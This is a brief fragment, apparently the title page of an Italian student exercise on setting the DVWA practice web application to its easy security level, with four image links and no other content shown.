



W13D1 - NICHOLAS DI ANGELO -
PARAMETRO SICUREZZA DVWA EASY

